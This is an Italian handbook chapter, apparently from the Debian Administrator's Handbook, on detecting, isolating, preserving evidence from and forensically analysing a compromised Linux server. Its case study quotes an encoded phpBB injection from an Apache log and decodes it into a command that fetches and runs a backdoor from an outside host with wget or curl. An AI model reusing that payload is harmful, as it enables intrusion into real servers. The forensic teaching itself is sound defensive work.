Se un attaccante prende il controllo della vostra macchina e la usa come postazione di ricezione/trasmissione (denominata “relay system”, sistema a relè) per le sue attività illegali potrebbe causarvi problemi legali dato che le vittime di un attacco potrebbero fraintendere e considerarvi gli artefici o i complici dell'attacco. Nel caso più comune, l'attaccante utilizzerà la vostra macchina per inviare spam, con degli effetti minimi (come potenziali iscrizioni in black list che vi impedirebbero di inviare emails legittime), ma comunque spiacevoli. In altri casi gli attacchi potrebbero essere implementati tramite la vostra macchina, ad esempio per attacchi Denial of Service. Ciò può comportare: una perdita del fatturato, perché i servizi legittimi non saranno disponibili ed i dati andranno persi; un costo economico, perché la parte offesa avvierà una causa legale contro di voi. Potrebbero infatti denunciarvi: il titolare dei diritti di un'opera intellettuale se una copia non autorizzata viene illegittimamente condivisa attraverso il vostro server; la società impegnata contrattualmente alla distribuzione dell'opera intellettuale e costretta a pagare delle penali a seguito dell'attacco.

Purtroppo in questi casi invocare l'innocenza non è sufficiente; dovrete trovare prove evidenti di attività sospette di terze parti attraverso il vostro sistema ed individuare il loro indirizzo IP. Purtroppo ciò sarà per voi impossibile se imprudentemente trascurerete le raccomandazioni di questo capitolo e consentirete all'attaccante di ottenere facilmente un account privilegiato (in particolare l'account root) grazie al quale cancellerà le proprie tracce.

14.7. Come comportarsi con una macchina compromessa

Nonostante tutta la buona volontà e le attenzioni riservate alla politica di sicurezza, qualsiasi amministrazione prima o poi si confronta con un attacco hijacking [l'attaccante dirotta la comunicazione fra due entità palesandosi come una di queste - esempi noti sono: l'attacco man in the middle; browser hijacking; DNS hijacking; web site hijacking]. Questo paragrafo tratta le linee guida per affrontare questi sfortunati eventi.

14.7.1. Rilevamento ed analisi dell'intrusione del Cracker

Prima di poter reagire ad un atto di cracking dovete poter essere in grado di capire se siete una vittima di un attacco. Difatti ciò non è scontato, soprattutto se non si dispone di un'infrastruttura di monitoraggio adeguata.

Gli atti di cracking vengono spesso rilevati quando ormai hanno conseguenze dirette sui servizi legittimi ospitati sulla macchina: l'improvvisa lentezza della connessione, l'impossibilità di login per alcuni utenti o qualsiasi altro malfunzionamento. Di fronte a questi problemi, l'amministratore è costretto ad analizzare la macchina ed a studiare meticolosamente le anomalie. Solitamente si cerca la presenza di un processo insolito, ad esempio un processo denominato apache invece di /usr/sbin/apache2. Dopodiché si annota il numero del process identifier e si verifica /proc/pid/exe per scoprire quale programma il processo sta effettivamente eseguendo:

```
# ls -al /proc/3719/exe  
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp/.  
-> bash _httpd/psybnc
```

Un programma installato in /var/tmp/ ed eseguito con l'identità del server web? Nessun dubbio, la macchina è compromessa.

Questo è un semplice esempio, ma molti altri indizi possono mettere in allerta un amministratore:

- un'opzione di un comando che non funziona più; la versione del software che il comando richiede non corrisponde a quella che si presuppone sia installata secondo dpkg;
- un prompt di comandi o il session greeting [l'annuncio per la richiesta di sessione] che indica che l'ultima connessione proviene da un server remoto in un altro continente;
- gli errori causati da una partizione /tmp/ che risulta contenere copie illegali di films;
- ecc.

14.7.2. Mettere il server offline

Nella stragrande maggioranza dei casi, il cracking proviene dalla rete ed una rete funzionante è indispensabile per l'attaccante per raggiungere i suoi targets [bersagli-obiettivi] (accesso a dati riservati, condivisione di files illegali, occultazione dell'identità utilizzando la macchina come relay, ecc.). La disconnessione del computer dalla rete impedirà all'attaccante di raggiungere i suoi obiettivi qualora ancora non lo avesse fatto.

Questo è possibile solo se avete accesso fisico al server. In caso contrario, ad esempio se il server è ospitato da un hosting provider dall'altra parte del paese o se il server non è raggiungibile per altre ragioni, potrebbe essere saggio raccogliere le informazioni più importanti (andate a leggere il paragrafo: 14.7.3, “Preservare tutto ciò che può costituire una prova” a pagina 441; il paragrafo 14.7.5, “Analisi forense” a pagina 442; il paragrafo 14.7.6, “Ricostruzione dello scenario di un attacco” a pagina 443) e dopodiché isolare il server il più possibile interrompendo il maggior numero di servizi (solitamente tutto tranne sshd). Un caso simile è un grattacapo dato che è impossibile essere certi che l'attaccante non abbia ottenuto l'accesso SSH come amministratore; è difficile in queste condizioni pulire la macchina.

14.7.3. Preservare tutto ciò che può costituire una prova

Se vorrete capire come si è svolto un attacco o adire le vie legali nei confronti degli attaccanti, dovrete fare una copia di tutti gli elementi importanti: in particolare il contenuto degli hard disks, l'elenco di tutti i processi in esecuzione e l'elenco di tutte le connessioni aperte. In teoria potreste includere anche i contenuti della RAM, anche se solitamente non vengono presi in considerazione. Gli amministratori, influenzati dallo stress del contesto, potrebbero essere tentati di effettuare dei controlli sulla macchina compromessa, ma è una pessima idea. Qualunque comando eseguirete potrebbe essere a sua volta compromesso e cancellare le prove. Dovrete limitare le verifiche ad elementi di configurazione essenziali (netstat -tupan per le connessioni di rete, ps auxf per l'elenco dei processi, ls -alR /proc/[0-9]* per informazioni aggiuntive sui programmi in esecuzione) e annotare sistematicamente ogni verifica.

ATTENZIONE

Hot analysis
[Analisi da remoto - hot links]

Potreste essere tentati di analizzare un sistema mentre processa, soprattutto se non si dispone di un accesso fisico al server, ma ciò sarebbe inutile: difatti non potrete mai fidarvi dei programmi installati su un sistema compromesso. Il comando ps ormai compromesso potrebbe occultare qualche processo; oppure il comando ls (compromesso) potrebbe omettere qualche file; persino il kernel potrebbe essere compromesso!

Se, nonostante ciò, dovete effettuare un'analisi simile, quanto meno utilizzate dei programmi che non ritenete compromessi. Ad esempio un CD-Rom di ripristino contenente programmi “puliti” o una condivisione di rete con permessi di sola lettura. In ogni caso se il kernel è compromesso anche queste contromisure potrebbero non essere sufficienti.

Salvati gli elementi "dinamici" più importanti, è necessario memorizzare un'immagine completa dell'hard disk. Tale operazione non è attuabile su un'immagine con un file system ancora in evoluzione pertanto dovete effettuarne il remount in modalità di sola lettura. La soluzione più semplice è forzare l'arresto del server (dopo aver eseguito sync) e riavviarlo con un CD-Rom di ripristino. Dovrete copiare ogni partizione con un tool come ad esempio dd; le immagini potranno essere inviate poi ad un altro server (ad esempio con uno strumento come nc). Una soluzione alternativa ed ancora più semplice è estrarre il disco dalla macchina e sostituirlo con un disco nuovo che può essere riformattato e reinstallato.

14.7.4. Reinstallazione

Prima di rimettere online il server, è essenziale reinstallarlo completamente. Difatti se la compromissione è grave (ed i privilegi di amministratore sono stati carpiti), non potrete essere mai certi di aver eliminato qualsiasi elemento l'attaccante abbia installato ad hoc (come ad esempio delle backdoors). Dovrete pertanto installare anche tutti gli ultimi aggiornamenti di sicurezza per chiudere la falla che l'attaccante è riuscito a sfruttare. Teoricamente attraverso un'analisi ex ante dovreste essere in grado di individuare il vettore dell'attacco in modo da eliminarlo durante l'installazione; in pratica solitamente si spera che gli aggiornamenti abbiano risolto la vulnerabilità e che di conseguenza siano sufficienti.

Purtroppo per un server remoto, la reinstallazione non è sempre facile da eseguire; spesso dovete rivolgervi all'assistenza del hosting provider in quanto non tutte le società offrono sistemi di reinstallazione automatica.

Inoltre dovete fare attenzione a non ripristinare la macchina da backups successivi alla data dell'attacco. Idealmente è consigliabile recuperare soltanto i dati e reinstallare il software da un supporto di archiviazione.

14.7.5. Analisi forense

Ripristinato il servizio, potrete analizzare le immagini del disco del sistema compromesso per individuare il vettore dell'attacco. Quando effettuerete il mounting dell'immagine dovete avere cura di utilizzare le opzioni `ro`, `nodev`, `noexec`, `noatime` in modo da non modificarne il contenuto (compresi i timestamps di accesso ai file) e non mettere in esecuzione gli eseguibili compromessi.

Per ricostruire efficacemente lo scenario di un attacco, dovete analizzare tutto ciò che è stato modificato ed eseguito:

- i files `.bash_history` offrono un'adeguata lettura;
- anche l'elenco dei files recentemente creati, modificati o aperti è pertinente;
- il comando `strings` consente l'identificazione dei programmi installati dall'attaccante attraverso l'estrazione delle stringhe presenti in un binario;
- i log files in `/var/log/` consentono di ricostruire una cronologia degli eventi;
- infine alcuni strumenti specializzati consentono di recuperare i files opportunamente cancellati dall'attaccante come i log files.

Alcune delle suddette operazioni possono essere svolte attraverso software specializzato. In particolare il pacchetto `sleuthkit` offre diversi strumenti per analizzare un file system. La GUI `Autopsy Forensic Browser` (inclusa nel pacchetto `autopsy`) vi faciliterà nel loro utilizzo. Diverse distribuzioni Linux dispongono di un'immagine “live install” che contiene diversi programmi per l'analisi forense come ad esempio: Kali Linux attraverso la modalità `forensic` (per maggiori informazioni andate a leggere il paragrafo A.8 “Kali Linux” a pagina 472); BlackArchLinux, disponibile in <https://blackarch.org>; la distribuzione commerciale Grml-Forensic, basata su Grml (per maggiori informazioni andate a leggere il paragrafo A.6 “Grml” a pagina 472);

14.7.6. Ricostruzione dello scenario di un attacco

Tutti gli elementi raccolti durante l'analisi devono coincidere fra loro come il mosaico di un puzzle: la data di creazione dei primi files sospetti consente attraverso i correlati log files di risalire all'intrusione. Il sottostante esempio "pratico" dovrebbe essere più esauriente rispetto ad un lungo discorso teorico. Pertanto troverete a seguire un estratto di un file access.log di Apache:

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.php?t=10&highlight=%2527%252esystem(chr(99)%252echr(100)%252echr(32)%252echr(47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)%252echr(32)%252echr(119)%252echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr(124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%252echr(108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252echr(109)%252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)%252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr(38)%252e%2527 HTTP/1.1" 200 27969 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Il sopra citato esempio mostra l'exploit (sfruttamento) di una nota falla di sicurezza di phpBB.

- ♦ <http://seunia.com/advisories/13239/>
- ♦ <https://www.phpbb.com/phpBB/viewtopic.php?t=240636>

Decodificando questo lungo URL, è possibile comprendere che l'attaccante è riuscito ad implementare diverso codice PHP ossia: system("cd /tmp;wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd;chmod +x bd;./bd &"). Difatti esiste un file bd in /tmp/. Inoltre il comando strings /mnt/tmp/bd restituisce, tra le molte stringhe, PsychoPhobia Backdoor is starting... Di conseguenza è evidente che si tratta di una backdoor.

Dopodiché questo accesso è stato utilizzato per scaricare, installare ed eseguire un bot IRC che è stato a sua volta collegato a una rete IRC nascosta. Il bot di conseguenza può essere controllato attraverso il suddetto protocollo ed istruito per scaricare i files per renderli condivisi. Inoltre il bot ha un suo log file:


```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it
-> NOTICE ReV|DivXNeW|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RISON-2EDFBC28.
-> POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to
-> 82.50.72.202:1024
** 2004-11-29-19:50:15: DCC CHAT connection succeeded, authenticating
```

```
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from Rev|DivXNew|502: In.Ostaggio-iTa.Oper_
-> DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.avi
-> (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 sec, 183.9
-> KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 min 7 sec,
-> 80.2KB/sec)
```

Le tracce del log files evidenziano la presenza di due files video che sono stati caricati sul server attraverso l'IP 82.50.72.202.

In aggiunta, l'attaccante ha scaricato un altro paio di files /tmp/pt e /tmp/loginx. Analizzandoli con strings sono state trovate tra le stringhe Shellcode placed at 0x%08lx e Now wait for suid shell... È evidente che si tratta di programmi che sfruttano le vulnerabilità locali per ottenere i privilegi di amministratore. Ma hanno raggiunto il loro obiettivo? In questo caso non è probabile dato che nessun files sembrerebbe essere stato modificato dopo la violazione.

Nel soprastante esempio è stato possibile ricostruire tutte le fasi dell'intrusione e dedurre che l'attaccante è stato in grado di utilizzare il sistema compromesso per 3 giorni; comunque ciò che più conta in questa analisi è l'identificazione della vulnerabilità in modo che l'amministratore possa correggerla durante la reinstallazione.



Parole chiave
Backport
Rebuild
Source package
Archivio
Meta-package
Debian Developer
Maintainer

